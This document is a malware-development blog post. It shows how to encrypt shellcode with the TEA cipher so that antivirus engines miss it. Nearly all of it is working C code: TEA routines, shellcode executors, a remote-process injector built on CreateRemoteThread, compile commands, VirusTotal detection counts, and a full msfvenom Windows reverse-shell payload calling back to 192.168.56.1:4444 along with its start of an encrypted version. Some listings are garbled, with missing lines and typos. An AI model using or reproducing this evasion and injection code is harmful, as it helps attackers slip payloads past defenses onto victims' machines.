

Malware AV/VM evasion - part 12: encrypt/decrypt payload via TEA. Simple C++ example.

cocomelonc.github.io/malware/2023/02/20/malware-av-evasion-12.html

February 20, 2023

10 minute read

Hello, cybersecurity enthusiasts and white hackers!

The screenshot shows the assembly code for a TEA-based encryption routine in IDA Pro. The code includes functions for tea_encrypt and tea_decrypt, both utilizing the TEA algorithm with a key size of 16 bytes and 32 rounds. The assembly code is heavily obfuscated with various registers and memory addresses. To the right of the assembly window, a message box titled "Meow-meow!" displays the text "Meow-meow!". Below the message box, the Windows taskbar shows the date and time as 12:31 AM on 2/21/2023.

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4 #include <windows.h>
5
6 #define KEY_SIZE 16
7 #define ROUNDS 32
8
9 void tea_encrypt(unsigned char *data, unsigned char *key) {
10    unsigned int i;
11    unsigned char x = 0;
12
13    unsigned int delta = 0x9e3779b9;
14    unsigned int sum = 0;
15
16    unsigned int v0 = *(unsigned int *)data;
17    unsigned int v1 = *(unsigned int *)(data + 4);
18
19    for (i = 0; i < ROUNDS; i++) {
20        v0 += (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum
21        sum += delta;
22        v1 += (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum
23    }
24
25    *(unsigned int *)data = v0;
26    *(unsigned int *)(data + 4) = v1;
27}
28
29 void tea_decrypt(unsigned char *data, unsigned c
30    unsigned int i;
31    unsigned char x = 0;
32
33    unsigned int delta = 0x9e3779b9;
34    unsigned int sum = delta * ROUNDS;
35
36    unsigned int v0 = *(unsigned int *)data;
37    unsigned int v1 = *(unsigned int *)(data + 4);
38
39    for (i = 0; i < ROUNDS; i++) {
40        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + ((unsigned int *)key)[(sum >> 11) & 3]);
41
42    }
43}
```

This post is the result of my own research on trying to evade AV engines via encrypting payload with another encryption: TEA algorithm.

TEA

TEA (Tiny Encryption Algorithm) is a symmetric-key block cipher algorithm that operates on **64-bit** blocks and uses a **128-bit** key. The basic flow of the TEA encryption algorithm can be outlined as follows:

- Key expansion: The **128-bit** key is split into two **64-bit** subkeys.
- Initialization: The **64-bit** plaintext block is divided into two **32-bit** blocks.
- Round function: The plaintext block undergoes several rounds of operations, each consisting of the following steps:
 - Addition: The two **32-bit** blocks are combined using bitwise addition modulo 2^{32} .
 - XOR: One of the subkeys is XORed with one of the **32-bit** blocks.
 - Shift: The result of the previous step is cyclically shifted left by a certain number of bits.
 - XOR: The result of the shift operation is XORed with the other **32-bit** block.
- Finalization: The two **32-bit** blocks are combined and form the **64-bit** ciphertext block.

The exact number of rounds in the TEA algorithm and the specific values used for key expansion and shifting depend on the specific implementation of the algorithm.

practical example

For practical example, here is the step-by-step flow of the Tiny Encryption Algorithm (TEA) with `delta = 0x9e3779b9`:

1. TEA takes a **64-bit** plaintext block `data`, and splits it into two **32-bit** halves, denoted as `v0` and `v1`.
2. TEA takes a **128-bit** key `k`, and splits it into four **32-bit** subkeys, denoted as `k0`, `k1`, `k2`, and `k3`.
3. TEA initializes two **32-bit** variables `sum` and `delta`, where `sum` is initially set to `0`.
4. TEA performs a total of **32** rounds of encryption, where each round consists of the following operations:
 - a. `sum` is updated by adding `delta` to it.
 - b. `v0` is updated by adding the result of the function $(v1 \ll 4 + k0) \wedge (v1 + sum) \wedge (v1 \gg 5 + k1)$ to it. The `\wedge` symbol represents the bitwise exclusive OR (**XOR**) operation.
 - c. `v1` is updated by adding the result of the function $(v0 \ll 4 + k2) \wedge (v0 + sum) \wedge (v0 \gg 5 + k3)$ to it.
 - d. Steps b and c are repeated a total of **32** times.
5. After **32** rounds of encryption, the resulting ciphertext is the concatenation of `v0` and `v1` in that order.

Note that the delta value of `0x9e3779b9` is a carefully chosen constant that helps to ensure the cryptographic strength of the algorithm.

Here is a simple implementation of the Tiny Encryption Algorithm (TEA) in C that can be used to encrypt and decrypt:

```
void tea_encrypt(unsigned char *data, unsigned char *key) {
    unsigned int i;
    unsigned char x = 0;

    unsigned int delta = 0x9e3779b9;
    unsigned int sum = 0;

    unsigned int v0 = *(unsigned int *)data;
    unsigned int v1 = *(unsigned int *)(data + 4);

    for (i = 0; i < ROUNDS; i++) {
        v0 += (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + ((unsigned int *)key)[sum & 3]);
        sum += delta;
        v1 += (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + ((unsigned int *)key)[(sum >> 11) & 3]);
    }

    *(unsigned int *)data = v0;
    *(unsigned int *)(data + 4) = v1;
}

void tea_decrypt(unsigned char *data, unsigned char *key) {
    unsigned int i;
    unsigned char x = 0;

    unsigned int delta = 0x9e3779b9;
    unsigned int sum = delta * ROUNDS;

    unsigned int v0 = *(unsigned int *)data;
    unsigned int v1 = *(unsigned int *)(data + 4);

    for (i = 0; i < ROUNDS; i++) {
        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + ((unsigned int *)key)[(sum >> 11) & 3]);
        sum -= delta;
        v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + ((unsigned int *)key)[sum & 3]);
    }

    *(unsigned int *)data = v0;
    *(unsigned int *)(data + 4) = v1;
}
```

So, for encryption shellcode we can just run something like this:

```

unsigned char key[] =
"\x6d\x65\x6f\x77\x6d\x65\x6f\x77\x6d\x65\x6f\x77\x6d\x65\x6f\x77\x6f\x77";
unsigned char my_payload[] =
// 64-bit meow-meow messagebox
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";

int len = sizeof(my_payload);
int pad_len = (len + 8 - (len % 8)) & 0xFFFF;

unsigned char padded[pad_len];
memset(padded, 0x90, pad_len); // pad the shellcode with 0x90
memcpy(padded, my_payload, len); // copy the shellcode to the padded buffer

// encrypt the padded shellcode
for (int i = 0; i < pad_len; i += 8) {
    tea_encrypt(&padded[i], key);
}

```

As you can see, first of all, before encrypting, we use padding via the NOP (`\x90`) instructions. For this example, use the `meow-meow` messagebox payload as usual.

For correctness, I add the decrypt function. and try to run shellcode:

```
// tea_decrypt(my_payload, key);
for (int i = 0; i < pad_len; i += 8) {
    tea_decrypt(&padded[i], key);
}

printf("decrypted:\n");
for (int i = 0; i < sizeof(padded); i++) {
    printf("\\x%02x", padded[i]);
}
printf("\n\n");

LPVOID mem = VirtualAlloc(NULL, sizeof(padded), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, padded, pad_len);
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
```

For simplicity, I use running shellcode via EnumDesktopsA logic.

Finally, the full source code of my example ([hack.c](#)) is:

```

/*
 * hack.c - encrypt and decrypt shellcode via TEA. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2023/02/20/malware-av-evasion-12.html
*/
#include <stdio.h>
#include <stdlib.h>

    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
    "\x2e\x2e\x5e\x3d\x00";

    int len = sizeof(my_payload);
    int pad_len = (len + 8 - (len % 8)) & 0FFF8;

    unsigned char padded[pad_len];
    memset(padded, 0x90, pad_len); // pad the shellcode with 0x90
    memcpy(padded, my_payload, len); // copy the shellcode to the padded buffer

    // encrypt the padded shellcode
    for (int i = 0; i < pad_len; i += 8) {
        tea_encrypt(&padded[i], key);
    }

    printf("encrypted:\n");
    for (int i = 0; i < sizeof(padded); i++) {
        printf("\\x%02x", padded[i]);
    }
    printf("\n\n");
}

```

```
// tea_decrypt(my_payload, key);
for (int i = 0; i < pad_len; i += 8) {
    tea_decrypt(&padded[i], key);
}

printf("decrypted:\n");
for (int i = 0; i < sizeof(padded); i++) {
    printf("\\x%02x", padded[i]);
}
printf("\n\n");

LPVOID mem = VirtualAlloc(NULL, sizeof(padded), MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, padded, pad_len);
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);

return 0;
}
```

demo 1

Let's go to see this trick in action. Compile our "malware":

```
x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
```

```

82 →
83     int len = sizeof(my_payload); →
84     int pad_len = (len + 8 - (len % 8)) & 0xFFFF8; →
85 →
86     unsigned char padded[pad_len]; →
87     memset(padded, 0x90, pad_len); // pad the shellcode with 0x90→
NORMAL | hack.c
```

As you can see, our decrypted shellcode is modified: padding \x90 is working as expected:

practical example 2

Let's look at the "classic" shellcode injection logic with `VirtualAllocEx`,
`WriteProcessMemory` and `CreateRemoteThread`:

```

/*
 * hack2.cpp
 * classic payload injection example
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware-av-evasion-12.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

unsigned char my_payload[] =
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";

unsigned int my_payload_len = sizeof(my_payload);

int main(int argc, char* argv[]) {
    HANDLE ph; // process handle
    HANDLE rt; // remote thread
    PVOID rb; // remote buffer

    // parse process ID
    printf("PID: %i", atoi(argv[1]));
    ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));

    // allocate memory buffer for remote process
    rb = VirtualAllocEx(ph, NULL, my_payload_len, (MEM_RESERVE | MEM_COMMIT),
PAGE_EXECUTE_READWRITE);

    // "copy" data between processes
}

```

```

WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);

// our process start new thread
rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
CloseHandle(ph);
return 0;
}

```



Let's go to compile our malware:

```
x86_64-w64-mingw32-gcc -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
```

```
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-02-20-malware-av-evasion-12]
$ x86_64-w64-mingw32-gcc -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-02-20-malware-av-evasion-12]
$ ls -lt
total 100
-rwxr-xr-x 1 cocomelonc cocomelonc 40960 Feb 22 00:27 hack2.exe
-rw-r--r-- 1 cocomelonc cocomelonc 2294 Feb 22 00:27 hack2.c
-rw-r--r-- 1 cocomelonc cocomelonc 3354 Feb 22 00:25 hack3.c
-rw-r--r-- 1 cocomelonc cocomelonc 3904 Feb 22 00:05 hack.c
-rw-r--r-- 1 cocomelonc cocomelonc 1140 Feb 21 23:59 entropy.py
-rwxr-xr-x 1 cocomelonc cocomelonc 40960 Feb 21 20:06 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 2542 Feb 20 05:15 tea.py
```

and run:

```
.\hack2.exe <PID>
```

As you can see, everything is worked perfectly as expected.

Calc entropy and upload to VirusTotal:

```
python3 entropy.py -f ./hack2.exe
```

```
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-02-20-malware-av-evasion-12]
$ python3 entropy.py -f ./hack2.exe

The screenshot shows the VirusTotal analysis interface for a file. At the top, a circular progress bar indicates 19 out of 70 engines have flagged the file as malicious. Below this, the file details are shown: SHA-256 hash (012737fa92f388f40f44345e94dbea534405bb9ea4325a9a954c4a298b70866c), file name (hac2.exe), file type (pe executable (64bit) assembly), size (40.00 KB), and timestamp (2023-02-21 21:37:56 UTC). A moment ago. On the right, there's a file icon labeled 'EXE'. Below the file details, tabs for DETECTION, DETAILS, BEHAVIOR, and COMMUNITY are visible. The DETECTION tab is selected, showing a message to 'Join the VT Community' and additional community insights. The BEHAVIOR tab is highlighted with a blue border. The COMMUNITY tab is also present. The main content area displays 'Security vendors' analysis' with a table of results. The table has two columns of headers: 'Security vendor' and 'Result'. The rows list various vendors and their findings. Some results include confidence levels like 'high Confidence' or scores like '100'. The table ends with a row for Antiy-AVL which is marked as 'Undetected'. On the right side of the table, there's a column titled 'Do you want to automate checks?' with a single option 'Malware/Win.Generic.C5022092'.

Security vendor	Result	Do you want to automate checks?
Acronis (Static ML)	Suspicious	AhnLab-V3

19 of 70 AV engines detect our file as malicious as expected.

Ok, let's go to modify our "classic" injection:

- replace our `meow-meow` payload with TEA encrypted payload
- add `tea_decrypt` function
- decrypt payload and inject

And we will get this malware (`hack3.c`):

```

/*
 * hack2.cpp
 * classic payload injection example
 * with decrypt payload via TEA
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2023/02/20/malware-av-evasion-12.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

#define KEY_SIZE 16
#define ROUNDS 32

void tea_decrypt(unsigned char *data, unsigned char *key) {
    unsigned int i;
    unsigned char x = 0;

    unsigned int delta = 0x9e3779b9;
    unsigned int sum = delta * ROUNDS;

    unsigned int v0 = *(unsigned int *)data;
    unsigned int v1 = *(unsigned int *)(data + 4);

    for (i = 0; i < ROUNDS; i++) {
        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + ((unsigned int *)key)[(sum >> 11) & 3]);
        sum -= delta;
        v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + ((unsigned int *)key)[sum & 3]);
    }

    *(unsigned int *)data = v0;
    *(unsigned int *)(data + 4) = v1;
}

unsigned char key[] =
"\x6d\x65\x6f\x77\x6d\x65\x6f\x77\x6d\x65\x6f\x77\x6d\x65\x6f\x77";

"\xc3\x6e\xbc\xd7\x30\x85\x28\xe1\xa6\x08\xac\x1d\x3d\x13\x3f\x7a";

unsigned int my_payload_len = sizeof(my_payload) - 1;

int main(int argc, char* argv[]) {
    HANDLE ph; // process handle
    HANDLE rt; // remote thread
    PVOID rb; // remote buffer

    // tea_decrypt(my_payload, key);
    for (int i = 0; i < my_payload_len; i += 8) {
        tea_decrypt(&my_payload[i], key);
    }

    printf("decrypted:\n");
    for (int i = 0; i < my_payload_len; i++) {
        printf("\x%02x", my_payload[i]);
    }
    printf("\n\n");

    // parse process ID
    printf("PID: %i", atoi(argv[1]));
    ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)atoi(argv[1]));

    // allocate memory buffer for remote process
    rb = VirtualAllocEx(ph, NULL, my_payload_len, (MEM_RESERVE | MEM_COMMIT),
PAGE_EXECUTE_READWRITE);

    // "copy" data between processes
    WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);

    // our process start new thread
    rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
    CloseHandle(ph);
    return 0;
}

```

I just add printing decrypted payload for demo.

demo 2

Compile:

```
x86_64-w64-mingw32-gcc -O2 hack3.c -o hack3.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc
```

```
[cocomelonc㉿kali:~/hacking/cybersec_blog/2023-02-20-malware-av-evasion-12]$ x86_64-w64-mingw32-gcc -O2 hack3.c -o hack3.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
```

```
[cocomelonc㉿kali:~/hacking/cybersec_blog/2023-02-20-malware-av-evasion-12]$ ls -lt
total 140
-rwxr--xr-- 1 cocomelonc cocomelonc 40960 Feb 22 00:45 hack3.exe
-rw-r--r-- 1 cocomelonc cocomelonc 3303 Feb 22 00:45 hack3.c
-rw-r--r-- 1 cocomelonc cocomelonc 1140 Feb 22 00:36 entropy.py
-rwxr--xr-- 1 cocomelonc cocomelonc 40960 Feb 22 00:27 hack2.exe
-rw-r--r-- 1 cocomelonc cocomelonc 2294 Feb 22 00:27 hack2.c
-rw-r--r-- 1 cocomelonc cocomelonc 3904 Feb 22 00:05 hack.c
-rwxr--xr-- 1 cocomelonc cocomelonc 40960 Feb 21 20:06 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 2542 Feb 20 05:15 tea.py
```

And run at the victim's machine:

.\\hack3.exe <PID>

The screenshot shows a debugger environment with multiple windows:

- Assembly View:** Displays assembly code for a C program named `tea_decrypt`. The code implements a Feistel cipher with a 16-bit key and 32 rounds. It uses `asm volatile` blocks to interact with memory.
- Registers View:** Shows CPU registers with values corresponding to the assembly code.
- Stack View:** Displays the current state of the stack.
- Memory Dump View:** Shows memory dump information.
- Process Explorer:** A window titled "win10-malw (IDA pro 7.7) [Running] - Oracle VM VirtualBox" showing a list of processes. The process `impant.exe` is highlighted.
- Windows Taskbar:** Shows various application icons including File Explorer, Microsoft Edge, and FileZilla.

Ok, note that the entropy has not changed much:

```
python3 entropy.py -f ./hack3.exe
```

```
(cocomelonc㉿kali) - [~/hacking/cybersec_blog/2023-02-20-malware-av-evasion-12]
$ python3 entropy.py -f ./hack2.exe

As you can see, 21 of 70 AV engines detect our file as malicious.

practical example 3

Let's go to create reverse shell payload:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f c
```

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of c file: 1957 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00"
"\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\xc0\xa8\x38\x01\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
"\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
"\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"
"\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
"\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
"\x6d\x64\x00\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
"\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
"\x56\x50\x41\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff"
"\xc8\x4d\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5"
"\x48\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
"\xd5\xbb\xf0\xb5\xaa\x56\x41\xba\xaa\x95\xbd\x9d\xff\xd5\x48"
"\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13"
"\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5" ;
```

Then, in the previous example, I simply replace the payload with a TEA-encrypted reverse shell:

```
unsigned char key[] =
"\x6d\x65\x6f\x77\x6d\x65\x6f\x77\x6d\x65\x6f\x77\x6d\x65\x6f\x77\x6f\x77";
unsigned char my_payload[] =
"\xce\xfb\x86\x47\x3f\x90\x06\xe8\x28\x1e\x88\x4f\x3f\xe1"
"\x9b\xf8\x91\x37\x57\xad\xd3\x6e\xfa\xb2\x63\x8f\xf7\x05"
"\xe1\x08\xa1\x3a\x23\x0f\x46\x03\x15\xa9\x5d\x20\x15\x35"
"\x62\x49\x7f\x78\xe1\xae\xd0\xe5\x13\x7b\x35\x4d\x99\x63"
"\xed\xb1\x46\xfb\xe9\x97\xb3\x47\x07\x79\x88\xc9\xb9\xdc"
"\xda\x3e\x79\x55\xa1\x23\x22\x68\x62\x70\xb6\xab\xbb\x15"
"\x83\x07\xcb\xc6\xbc\x47\x9d\xe8\xec\x53\x5e\x00\x24\xd6"
"\x90\x81\x90\xbf\xa1\x35\x96\x0b\x24\x42\x33\x57\xf6\xe0"
